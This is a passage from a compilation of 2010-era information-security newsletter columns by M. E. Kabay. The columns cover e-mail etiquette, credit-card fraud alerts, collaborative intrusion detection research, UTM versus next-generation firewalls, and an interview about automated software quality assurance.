- Chapter 5 is dedicated to security and protection of computer and network resources. It describes different types of cyber- threats and cyber-attacks as well as counter measures for protection. The case study in this chapter describes the infamous “Love Bug Virus” and its industry connection is to McAfee.

- Chapter 6 is all about data communication: delivering information anywhere and anytime. This is a concise but comprehensive overview of data communication technologies. For people looking for much more detailed and complete overview of data communication technologies I would recommend the three-volume set edited by Professor Bidgoli, *The Handbook of Computer Networks* < http://www.amazon.com/Handbook-Computer-Networks-Hossein-Bidgoli/dp/0471784613 > (ISBN 978-0-471-78461-6). The industry connection in this chapter is to Cisco and its case study describes data communication at Wal-Mart.

- Chapter 7 is dedicated to the Internet, intranets and extranets. It describes the major milestones in Internet development, starting with the ARPANET in 1969. As throughout this book, this chapter is focused on real-life implementations and the importance of Internet applications in modern society. The industry connection in this chapter is to Google and its case study is about IBM’s intranet.

- Chapter 8 is all about one of the more important by-products of Internet technologies, which I would guess was never envisioned by ARPANET designers – e-commerce. Industry connection in this chapter is to Amazon.com and its case study is about the online travel industry.

- Chapter 9 is dedicated to globalization of information systems. Contributions of MIS globalization to the bottom line of multi-national corporations as well as challenges in its implementation are described. The industry connection in this chapter is to SAP and its case study describes global information systems at IBM.

- Chapter 10 describes the System Development Life Cycle (SDLC) for successful information systems. Its industry connection is to CA, Inc. (originally Computer Associates International, Inc.) and its case study describes systems development at one northern Europe’s largest banking groups in Latvia.

- Chapter 11 is dedicated to enterprise systems. It gives an excellent overview of Supply Chain Management (SCM), Electronic Data Interchange (EDI), Customer Relationship Management (CRM) and Enterprise Resource Planning (ERP). Its industry connection is to Salesforce.com and case study describes ERP at Johns Hopkins Institutions.

- Chapter 12 describes management support systems. Its industry connection is to SAS, Inc. and case study describes collaboration systems at Isuzu in Australia.

- Chapter 13 is dedicated to intelligent information systems. It gives a concise, excellent overview of Artificial Intelligence (AI), robots, expert systems, case-based reasoning, fuzzy logic, neural networks, genetic algorithms and natural language processing systems. The industry connection in this chapter is to Alyuda Research Company. Its case study is about Intelligent Agents: specifically Siri, Inc. plans to introduce a Personal Assistant that Learns (PAL).

- Chapter 14 is about the future. It discusses the emerging trends in software and service distribution, including pull and push technologies and Software as a Service (SaaS). This chapter also describes virtual reality, RFID, grid, utility cloud computing and nanotechnology - to mention just a few new concepts and trends. The industry connection in this chapter is to Mechdyne Corporation and its case study deals with biometrics for secure border management.

In my opinion, this book is a valuable teaching tool for any school of business, science or engineering; it will encourage students to relate the theoretical aspects of different subjects in computer science and systems engineering to real life implementations of these topics. I also believe, because of the way it's written with a variety of cool auxiliary tools and online references, that this book can be used as a reference guide for popularization and demystification of MIS in any modern business and even at home.

Congratulations to Professor Bidgoli – again!

* * *

Eddie Rabinovitch < eddie@ieee.org > is an independent consultant with more than 25 years of experience in IT, networking and security. He is a senior member of the IEEE and an Editorial Review Board member for *z/Journal*. He has authored more than 120 papers which have appeared in numerous technical and trade publications.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Anonymous Malice and E-mail Protocol: Cool off before you hit SEND

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

A couple of incidents recently reminded me of principles I teach my students in computing courses about how to govern ourselves when using e-mail.

In one case, some idiot posted spam in several pages of the commentary sections for the *Network World Security Strategies*. I wrote to the people whose Web sites appeared in the spam with some mild comments about looking into whether someone at their firm was making the mistake of trying to advertise using spam. I did *not* automatically assume that the people whose Web site is named in the spam are necessarily responsible for it. Readers would do well to remember that anonymous posters may be anyone, and that the people named in spam may actually be the *victims* of malice.

The second incident involved a colleague of mine at Norwich University who was accused by an anonymous correspondent of having plagiarized material from an organization in one of his overview presentations at a security conference. The anonymous accuser wrote, "I found your article< http://www.networkworld.com/newsletters/sec/2010/062810sec2.html > on your student ironic or maybe hypocritical. I recently caught another Norwich professor in your program plagerizing[sic] the COPYRIGHTED work of -----.org during a presentation he gave at -----. Maybe you should put the same effort into calling out your professors as you do your students. Are you just about holding students accountable or professors, too?" He then appended a stream of poorly-formatted correspondence between himself and a director of the organization concerned.

I found out within five minutes that my colleague had in fact included a reference to the material but that the organization wanted him to put a note of provenance and copyright on every slide – which he did at once. The problem was resolved amicably without rancor in little time. However, the anonymous accuser ("it") did not bother to help resolve the problem – it chose to libel my colleague to me and to who knows how many other people.

The issue here is that the writer could have asked for clarifications nicely or made a suggestion for improvement by writing to my colleague directly instead of making accusations to employers and copyright owners. What was the advantage of assuming ill intent on the part of the professor without even engaging in research? And why the anonymity?

My advice to everyone is that one should check with the accused before publishing accusations as fact. For example, at the time of writing, I am researching a case of what I believe to be wholesale copyright infringement by a firm that charges people to access stolen intellectual property; when I complete my draft report for publication, I will be sending that draft to the people involved for their response before the article goes to the publisher. Wouldn't you want to be treated that way if someone accused you of wrongdoing?

Did my treatment of the student I accused of presenting work that wasn't his violate the principles enunciated above? No, because I presented evidence to a duly-constituted board of

enquiry following the rules defined in the regulations of the institution in which we were both members. The accused was given the opportunity to present his case in his own defense and no one outside the University officials involved was informed of the accusations. The student's original grade was not influenced by the *suspicion* of dishonesty.

Is there a conflict between recommending mild, reasoned e-mail writing and my article reporting on the case against Home Depot< http://www.networkworld.com/newsletters/sec/2010/062110sec1.html >? An anonymous correspondent sneered, "sounds like the author has a personal bone to pick with Home Depote[sic] than anything else" in a comment online. I replied with tongue firmly in cheek, "Nah. No personal complaints about Home Depot. What on earth would give anyone that idea based on my article?? Is reporting on court cases automatically interpreted as personal animus? In that case, reporting on anything critically would be interpreted as personal hostility. If you want Pollyanna as a writer, go write articles about how great the cupcake competition was at the local county fair – but don't imply that the second-place cupcake – you know, the one with the gravel and the sulfuric acid in it – was any less qualified to win than the winner's offering. Wouldn't want to imply personal cupcakes, er, bones to pick with the loser."

All of us do well to consider the implications of our words when writing to anyone. The first anonymous poster said I might be a hypocrite – for not writing about something I had never heard of – and the second one accused me of personal bias – for writing about a court case!

Personally, I have a 30-minute delay between scheduled e-mail SEND/RECEIVE cycles; that gives me an average of 15 minutes in which to rethink whether I *really* want to send that e-mail exactly as I wrote it. Depending on your own temper, you may find such a delay of greater or less value in avoiding the difficulties of removing your lower pedal extremity from your buccal cavity.

I think we should give ourselves a bit of time to be sure we don't give the wrong impression about ourselves – or grounds for a charge of libel – to our correspondents. A bit of professionalism, please!

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Check Your Credit-Card Bills:
$10 Million in Bogus Charges

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The Identity Theft Resource Center® (ITRC) < http://www.idtheftcenter.org > posted the following press release (quoted with permission):

> (San Diego, CA – July 1, 2010) The Federal Trade Commission (FTC) just halted an elaborate scheme which resulted in more than $10 Million in bogus charges on consumer credit and debit cards. How could an organized international ring get away without notice by consumers? The Identity Theft Resource Center (ITRC) believes many bills are being paid blindly, without confirming each transaction.
>
> In many households, one person handles paying the bills for the family, while two or more people may be using the same credit or debit card account. It's easy for a small charge to fall through the cracks. Would you question a small $10-20 charge for a purchase from a company you don't recognize but sounds familiar? These criminals depended upon consumers failing to verify each charge. They purposely kept the charges small, so as to not bring attention to their crime. Over four years, these small amounts added up to hundreds of dollars per credit or debit card, and a $10 million windfall for the ring.
>
> Consumer Tips:
>
> When reviewing monthly statements check off each item as you confirm and verify each transaction. If there is a discrepancy, immediately report it to your credit card company or financial institution.
>
> Check your accounts frequently and question any purchase you do not recognize. Implement a system of tracking purchases that works for your family. For instance, everyone might put the receipts in one basket or drawer to facilitate tracking purchases.

The original FTC press release< http://www.ftc.gov/opa/2010/06/adele.shtm > provides a bit more detail. Apparently "More than a million consumers were hit with one-time charges of $10 or less, and their payments were routed through dummy corporations in the United States to bank accounts in Eastern Europe and Central Asia." The FTC writes that "Most consumers either didn't notice the charges on their bills or didn't seek chargebacks because of the small amounts – charges ranged from 20 cents to $10."

The following list may help readers examine their own credit-card statements: "The defendants are the 16 sham companies – API Trade LLC, ARA Auto Parts Trading LLC, Bend Transfer Services LLC, B-Texas European LLC, CBTC LLC, CMG Global LLC, Confident Incorporation, HDPL Trade LLC, Hometown Homebuyers LLC, IAS Group LLC, IHC Trade LLC, MZ Services LLC, New World Enterprizes LLC, Parts Imports LLC, SMI Imports LLC, SVT Services LLC – and one or more persons who are unknown to the agency at this time."
In my next column, I'll look at some useful features that you can ask your bank or credit-card

company about to safeguard your credit and your identity.

* * *

The Identity Theft Resource Center® (ITRC)< http://www.idtheftcenter.org > is a non-profit organization established to support victims of identity theft in resolving their cases, and to broaden public education and awareness in the understanding of identity theft. Victims may contact the ITRC at 888-400-5530.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Preventing Identity Theft:
Automatic Notifications and Credit Reports

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The faster one can spot misuse of one's credit or debit cards and of one's credit score, the faster one can stop criminals from stealing one's identity.

So how can one become more aware of and responsive to the first steps of card fraud and of identity theft?

Personally, my wife and I have three credit cards with Bank of America (one for home and an expense account for each of us); I check every statement line for line and send my wife a query on every charge that I don't recognize.

The Bank has a number of security features < http://www.bankofamerica.com/creditcards/index.cfm?template=security_features > which include free opt-in real-time e-mail notification of every single charge to our credit cards. These notifications have never been a nuisance, and I think it's great that we can spot a fraudulent use of our cards in real time – the messages arrive within minutes of the charges. Details available to members include options to enable or disable notifications for

- Cash transaction from credit card over $1.00
- Credit received on credit card
- Credit card balance within $_____ of card limit
- Credit card charge over $_____
- Credit card charge made online, by phone, or mail
- Credit card payment due
- Credit card payment posted
- Credit card transaction outside the U.S.

Another free service to members is the automatic alerts about changes in one's account. These include

- Address of phone number changed
- Checks ordered
- Credit card access/convenience checks ordered online
- Irregular credit card activity
- Irregular debit card activity
- Online banking ID changed
- Online banking passcode reset
- Online banking sign-in error
- Online transfer account added.

Total Security Protection®< http://www.bankofamerica.com/creditcards/index.cfm?template=cc_tsp > includes a number of additional useful features including the Photo Security® plan< http://www.bankofamerica.com/creditcards/index.cfm?template=cc_features_photo_security >,

which lets customers supply photographs to include on their credit cards.

Finally, we use a credit-score monitoring program and identity-theft insurance package< https://www8.bankofamerica.com/insurance/protection/privacy-assist/overview.go > that provides the following features for $13/month for the first family member and $10/month for the second:

- Unlimited online access to your credit score(s) from all three bureaus
- Automatic credit monitoring with fraud alerts from all three bureaus
- Quarterly Credit Updates
- Easy-to-read quarterly credit updates from all 3 bureaus – accessible online 24/7
- Internet Surveillance
- Online Credit Analyzer Tool
- Identity Theft Insurance covering up to $25,000 in out-of-pocket expenses recovering from fraud
- Monthly fee with termination at any time without penalty
- 24-hour hotline to identity theft recovery specialists.

Readers may wish to look into the equivalent from their own credit-card providers and banks.

[DISCLAIMER: I have no business relation with BofA whatsoever other than being their customer since 1999.]

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Unified Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Sometimes it seems that we are looking at cyberattacks through pinhole cameras. We apply separate tools to monitor attacks on our perimeters (firewalls and intrusion detection/prevention systems), attacks mediated through malware (antimalware products), attacks mediated by deception (antiphishing solutions) and attacks on data in motion (traffic analysis and logging for networks) and on data at rest (system and application logging). Each component contributes valuable information but we rarely seem to correlate all the data into coherent cyber situational awareness.

I was reading an interesting essay< http://www.globalsecuritymag.com/Andrew-Philpot-Websense-The,20100413,17028.html > about the importance of unified content security recently by Andrew Philpot, VP Sales of Websense< http://www.websense.com >, makers of integrated Web security, data security and e-mail security products, for the UK and Ireland. His basic argument, supported with research from his own firm's research labs, is that "Unified content security allows businesses to manage risk without hindering legitimate business operations. Such a system understands the role that 'context' plays in the security decision-making process; it reaches across multiple communication channels, content categories, and usage scenarios to recognise potential security threats. It covers both external and internal security threats, preventing the loss or misuse of business data just as effectively as it stops traditional malware or perimeter security attacks."

As I was reading some of the details of Mr Philpot's essay, I looked up a research article by Chenfeng Vincent Zhou, Christopher Leckie, and Shanika Karunasekera of the Department of Computer Science and Software Engineering at the University of Melbourne in Victoria, Australia. "A survey of coordinated attacks and collaborative intrusion detection" [*Computers & Security* 29(1):124-140 (Feb 2010)] < http://dx.doi.org/10.1016/j.cose.2009.06.008 > is summarized as follows in their abstract:

> Coordinated attacks, such as large-scale stealthy scans, worm outbreaks and distributed denial-of-service (DDoS) attacks, occur in multiple networks simultaneously. Such attacks are extremely difficult to detect using isolated intrusion detection systems (IDSs) that monitor only a limited portion of the Internet. In this paper, we summarize the current research directions in detecting such attacks using *collaborative intrusion detection systems* (CIDSs). In particular, we highlight two main challenges in CIDS research: CIDS architectures and alert correlation algorithms. We review the current CIDS approaches in terms of these two challenges. We conclude by highlighting opportunities for an integrated solution to large-scale collaborative intrusion detection.[italics added]

The authors begin with a survey of several coordinated attacks such as the SQL-Slammer worm of 2003 and the Storm worm of 2007. These attacks are typically "extremely difficult to detect since the evidence of the attacks is spread across multiple network administrative domains." The researchers continue, "In order to detect these types of large-scale coordinated attacks, we need the ability to combine the evidence of suspicious network activity from multiple, geographically distributed networks." They argue that CIDSs are essential to allow evidence gathered

concurrently from multiple sources. They also argue for immediate (real time) processing rather than post hoc analysis of larger data volumes because "Although coordinated attacks may be easier to detect at a later stage when the volume of attack traffic is large, the utility of intrusion detection would be diminished because by that stage the damage has been done."

CIDSs have two main components, described as follows by the authors (quoting):

1. A *detection unit*, which consists of multiple detection sensors, where each sensor monitors its own subnetwork or hosts separately and then generates low-level intrusion alerts.
2. A *correlation unit*, which transforms the low-level intrusion alerts into a high level intrusion report of confirmed attacks.

The authors then describe briefly a number of CIDS architectures historically or currently under development. They provide full academic citations for each of these, but not all the references are available without subscriptions. I have tracked down freely available versions for some of these source articles that may be interesting for readers wanting details about leading edge intrusion detection systems:

- AAFID< http://www.cerias.purdue.edu/about/history/coast/projects/aafid.php >
- Dash's distributed probabilistic inference< http://www.bkveton.com/docs/aaai2006b.pdf >
- DIDS< www.usenix.org/publications/library/proceedings/sa92/snapp.pdf >
- DOMINO< http://www.cs.wisc.edu/~vinod/domino.pdf >
- DShield< http://www.dshield.org/howto.html >
- DSOC< http://www.cecs.uci.edu/~papers/ipdps07/pdfs/SSN-1569016096-paper-1.pdf >
- EMERALD< http://www.csl.sri.com/projects/emerald/ >
- Garcia's decentralized publish-subscribe system< http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.113.4310&rep=rep1&type=pdf >
- GrIDS< http://www.cs.ucdavis.edu/research/tech-reports/1999/CSE-99-2.pdf >
- Indra< http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.23.9898&rep=rep1&type=pdf >
- NSTAT< http://www.cs.ucsb.edu/~vigna/publications/1998_vigna_kemmerer_acsac98.pdf >
- Ye's agent-based framework for distributed intrusion detections (thesis)< http://ro.uow.edu.au/cgi/viewcontent.cgi?filename=0&article=1797&context=theses&type=additional >

Two particularly interesting section of the paper concern data privacy and trust. The authors point out (p. 134) that participants in information sharing systems will be reluctant to contribute data unless their data can be secured. One approach is sanitization, in which identifying information is either removed (scrubbed) or altered (randomized). They write that "Another important aspect that is outside the main focus of this paper has been the problem of security and trust for collaborative intrusion detection. This issue has been given a much lower priority than other design considerations in CIDSs." Message authentication is useful, but "this approach cannot protect against a legitimate participant who is sending malicious data." Another problem identified by the authors is "how to prevent misbehavior by a peer who has taken the time to first build a high reputation."

I think that CIDSs are the future of network security. I'll keep you posted on developments and will be publishing some reviews of the cyber situational awareness literature in coming months.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Enterprise UTM vs Next-Generation Firewalls: Clarifying Terminology

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Today we have a thoughtful contribution from security expert Patrick Bedwell, vice president, product marketing at Fortinet, Inc.< http://www.fortinet.com/ >, the well-known provider of unified threat management systems. Patrick challenges the view that next-generation firewalls are a new and superior technology to unified threat management systems (such as the ones manufactured by Fortinet< http://www.fortinet.com/products/fortigate/ >). Everything that follows is Patrick's own work with minor edits.

*** * ***

There's currently a lot of discussion in security circles about *next-generation firewalls* (NGFWs)< http://www.networkworld.com/community/node/46753 > (over a million hits on "next-generation firewall" in a Google search in mid-July 2010). Some writers believe that an entirely new, innovative technology has emerged in NGFWs; in my view, NGFWs are a subset of the existing unified threat management (UTM) systems market, or even simply the next step on the continued evolution of traditional firewalls. The discussion is leaving some chief information security officers (CISOs) wondering how NGFWs differ from UTM systems< http://www.networkworld.com/news/2009/040609-all-together-now-unified-threat.html >.

Lifting the Hood on Next-Generation Firewalls

Next-generation firewalls are generally described as tightly integrating firewall functions, intrusion prevention systems (IPS)< http://csrc.nist.gov/publications/nistpubs/800-94/SP800-94.pdf >, virtual private network (VPN)< http://csrc.nist.gov/publications/nistpubs/800-113/SP800-113.pdf > technologies and robust application-control capabilities. All of these features have historically been offered by many security products.

One of the most touted technologies in NGFW products is an application visibility-and-control capability. This is being promoted as one of the most significant advancements in security technology since the introduction of the stateful firewall. But is it really so innovative? The simple definition of application control is the ability to detect an application based on the application's content vs. the traditional layer 4 protocol. Since many application providers are moving to a Web-based delivery model, the ability to detect an application based on the content is important, but not especially innovative. Consider that the proposed innovation is just taking traditional firewall controls and applying them to applications based on the International Organization for Standardization (ISO)< http://www.iso.org/iso/home.html > OSI (Open Systems Interconnection) Reference Model's< http://www.tcpipguide.com/free/t_OSIReferenceModelLayers.htm > Application Layer (7) < http://www.tcpipguide.com/free/t_ApplicationLayerLayer7.htm > versus the original Transport Layer (4) < http://www.tcpipguide.com/free/t_TransportLayerLayer4.htm > method. This change is important, but not worthy of a new category of firewall. NGFW capabilities such as application control are critical parts of the firewall, but nothing more.

Today's Security Risks

Attacks are both *application-aware* and *application-agnostic* at the same time. That is, attacks seek out legitimate applications to carry their wares, but are not targeted only to specific applications. For example, we can assume a peer-to-peer (P2P) application is more likely to carry attack content vs. a known commercial application. But attacks have been carried by legitimate business applications as well. In fact, some of the most notable attacks have carried their threats via some of the most widely used commercially-available applications, including Facebook< http://news.cnet.com/8301-27080_3-20006478-245.html > and Twitter< http://gawker.com/5331439/twitter-attack-brings-a-day-without-social-media >. Does this mean you should use the application control feature of an NGFW to block Facebook and Twitter? Unfortunately, it can't always be that black and white.

Enter UTM

The reality of security today is that deeper inspection of all content is essential, versus just the application allow / deny approach offered by NGFW devices. For example, to protect against the recent Conficker virus< http://www.networkworld.com/news/2010/041610-china-reports-millions-of-conficker.html >, an enterprise would have needed a firewall, Web filtering, network antivirus, IPS, anti-spam and host-based antivirus in addition to an efficient automatic updating mechanism for all of these devices. Enter the UTM solution, which is a superset of NGFW products. The application policy capabilities are a feature of UTM; the technologies are more focused on scrutinizing the content of legitimate applications and on blocking unwanted applications to ensure threats are not passed via application communications. In other words, a UTM solution continuously monitors even trusted applications to ensure the application's behavior or content is not malicious.

Admittedly, the main challenge for UTM vendors has historically been the ability to scale to large enterprise deployments as the amount of content inspection is significantly more than traditional firewall and NGFW products. This challenge is due to the focus on detecting sophisticated threats and protecting the system from such attacks. The key for UTM vendors to meet this enterprise challenge is to evolve their solutions in the area of custom hardware acceleration. Hardware acceleration provides real-time traffic reassembly and threat analysis at gigabit/second speeds. By combining broad security capabilities including firewall, IPS, VPN, application control, antimalware, Web filtering and other features, it is essential to integrate custom hardware with custom ASIC acceleration to ensure low latency with high throughput for all application traffic. With latency and resiliency issues out of the way, UTM is clearly an economical, secure and easily managed option for large enterprises – and one that brings much more than just NGFW buzz.

[DISCLAIMER: Mich Kabay has no involvement whatever with Fortinet other than occasionally accepting and editing articles from Fortinet authors for publication in this column.]

* * *

Patrick Bedwell is Vice President, Product Marketing at Fortinet Inc.< http://www.fortinet.com/ >, and has more than 13 years of experience in the network security and network management industries. Prior to joining Fortinet, Patrick held product marketing and product management leadership positions at Arcot Systems< http://www.arcot.com/ >, McAfee< http://www.mcafee.com/us/ >, SecurityFocus< http://www.securityfocus.com/ >, Network ICE and Network General. Patrick earned an MBA with honors from Santa Clara University< http://www.scu.edu/ > and a BA degree in English from the University of California, Berkeley< http://berkeley.edu/ >.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Andy Chou on ASQA:
Automated Software Quality Assurance Really Matters (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we ensure that software actually works the way it is designed to work?

We use software quality assurance (SQA), which I began doing as part of my job as a member of a compiler-writing team in 1979. It became evident very quickly that manual methods of SQA are a hopelessly inefficient and ineffective way of finding errors in software. We absolutely have to implement automated testing< http://www.networkworld.com/newsletters/sec/2010/050310sec1.html > to have any hope of catching errors in the software we write (or test).

Recently I had the privilege of interviewing Andy Chou< http://www.linkedin.com/pub/andy-chou/0/88/149 >, Chief Scientist & Co-founder of Coverity < http://www.coverity.com/ >. Here is the first of three parts of our edited conversation about automated software quality assurance (ASQA).

1) Tell the readers about your experience in SQA.

My experience with software quality assurance, or software integrity, began when I was a PhD student at Stanford doing research on static analysis< http://itknowledgeexchange.techtarget.com/software-quality/static-analysis-tools-find-the-bugs-before-the-testers-do/ >. My colleagues and I quickly realized that companies didn't have access to analysis technologies that could scale to their large, complex code bases. Lives and businesses rely on software staying functional every day, yet there were no commercial software integrity solutions available. We recognized this need as we were developing the technology and were able to bring Coverity to market.

Since founding Coverity, we've helped numerous major enterprises and government organizations improve their products and technologies by implementing automated source code static analysis< http://www.coverity.com/products/static-analysis.html >. We've also worked with the open-source community to ensure that static analysis technologies are applied to open-source systems to harden the infrastructure of those projects.

A large part of our job is working with software development organizations to get their developers to adopt static analysis and other software integrity solutions. For a developer, it represents a change to how they work and it changes what they expect from their development tools. It can be a challenge.

2) When and how did you get involved with automated ASQA?

We initially brought Coverity to market because we believed the commercial application of this technology was nowhere near its potential. The research and academic communities were missing something. We knew we had an important problem to solve.

Traditional software integrity testing had fundamental problems. At the time, testing was more

about monitoring for failure than preventing defects. You were relying primarily on testing by developers, and individual developers are only as good as their best effort – they're human, they're fallible, they can miss things. Getting coverage of all of the possible behaviors was very difficult with traditional testing. There are enormously many execution paths in code of even moderate size, and even exceptionally well-tested systems had limited test coverage. And testing was expensive.

The inadequacy of manual testing became distinctly apparent as we were conducting research for a paper we planned to publish; as part of our research, we ran automated static analysis on the Linux kernel. In just one weekend, with little effort, we found hundreds of defects in the code. We found so many bugs, so quickly! It really was an "aha" moment for us – we realized that with this technology we could fundamentally change how software is developed.

More of this interview in the next two columns.

*** * ***

Andy Chou< http://coverity.com/html/about_leadership.html >, PhD is co-founder and Chief Scientist of Coverity, Inc.< http://coverity.com/html/about_fact.html > He is responsible for advancing source code analysis technology at Coverity as well as furthering the state of the art in software integrity industry-wide.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Andy Chou on ASQA:
Automated Software Quality Assurance Really Matters (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Here is the second of three parts of our edited conversation about automated software quality assurance (ASQA) with Andy Chou< http://www.linkedin.com/pub/andy-chou/0/88/149 >, Chief Scientist & Co-founder of Coverity < http://www.coverity.com/ >.

3) What's your elevator speech to sum up the advantages of ASQA?

Software should work: it shouldn't fail. There are horrible stories on software failures [MK adds that the RISKS FORUM DIGEST< http://catless.ncl.ac.uk/risks > is full of those stories] and many don't get publicity. The costs are high – a 2002 by NIST showed that $60B per year was being lost due to software failures at the start of this decade,< http://www.computerworld.com/s/article/72245/Study_Buggy_software_costs_users_vendors_nearly_60B_annually > "with more than half of the cost borne by end users and the remainder by developers and vendors…."

Automated software quality testing has potentially fuller coverage, and you find defects as early as possible, as soon as they are introduced into the code. The earlier they're found, the cheaper it is to fix them – you save time and money. You also reduce the risk of critical defects making it into shipped products, and there is a greater chance that your product is safe, secure and working the way you want it to.

People expect systems to work and they get upset when software fails. Automated software integrity analysis increases reliability and it helps users trust the systems they're working with. Businesses have to ask themselves, can you deliver the same reliability, the same value, to your customers without software integrity?

4) How do you identify the organizations and projects that benefit most from implementing ASQA?

Companies that benefit the most from automated software integrity include:

- Companies that make **safety-critical** systems that operate in aircraft, automobiles and transportation systems, medical devices, etc
- Companies that make **mission-critical** systems such as aerospace and defense, energy infrastructure, communications
- Companies that make **business-critical** systems such as software products, mobile and consumer electronics, online banking systems, etc

Any company with a large amount of software or a large-scale software development organization can benefit from automated software integrity analysis. Large code bases are complex and tough to manage. No single person can understand these software systems.

Automated software integrity can control that complexity and mange the risk.

5) As you think about the many cases of implementation of ASQA you have been involved in, does one come to mind as the quintessential demonstration of the ASQA value proposition?

A recent example comes to mind. Frequentis< http://www.frequentis.com/ >, an international supplier of communications and information solutions for safety-critical applications, recently standardized on Coverity static analysis technology as an added layer of software quality to its already rigorous development process. Frequentis' solutions are deployed in mission-critical fields, such as civil air traffic management, defense, public safety, public transport and maritime, where safety can't be compromised. You can read about their implementation in a published case study.< http://www.coverity.com/library/pdf/frequentis_case_study.pdf >

Another great example has been our ongoing work with the U.S. Department of Homeland Security (DHS) – the Coverity Scan Open Source Report.< http://scan.coverity.com/ > Since 2006, we've analyzed over 11 billion lines of code from 280 open-source projects as part of the largest public-private sector research project focused on open source software integrity.

Why is this a good demonstration of the value of automated integrity testing? Because automated testing was really the only way the DHS could analyze such a large proportion of open-source code. Hiring people to do it manually would be exorbitantly expensive and largely ineffective.

We've also helped to scan the code that went into the Mars Rover< http://marsrover.nasa.gov/home/ > – when that guy ships, nobody is going on-site for software fixes!

The last part of this interview will be published in the next column.

*** * ***

Andy Chou< http://coverity.com/html/about_leadership.html >, PhD is co-founder and Chief Scientist of Coverity, Inc.< http://coverity.com/html/about_fact.html > He is responsible for advancing source code analysis technology at Coverity as well as furthering the state of the art in software integrity industry-wide.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Andy Chou on ASQA:
Automated Software Quality Assurance Really Matters (3)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this, the third part of an interview about automated software quality assurance (ASQA), Andy Chou< http://www.linkedin.com/pub/andy-chou/0/88/149 >, Chief Scientist & Co-founder of Coverity < http://www.coverity.com/ >, finishes with some interesting case studies about real-world application of ASQA.

6) Have you ever seen an absolute disaster in the implementation of ASQA? Can you tell the readers what happened (without giving embarrassing identifying details) and the lessons you and your colleagues learned from the experience?

None of the challenges to automated software integrity analysis are fundamental or insurmountable, but sometimes people don't understand the technology, what it can do for them or how to deploy it. This might mean that they make poor decisions when implementing it or helping developers understand how to use it.

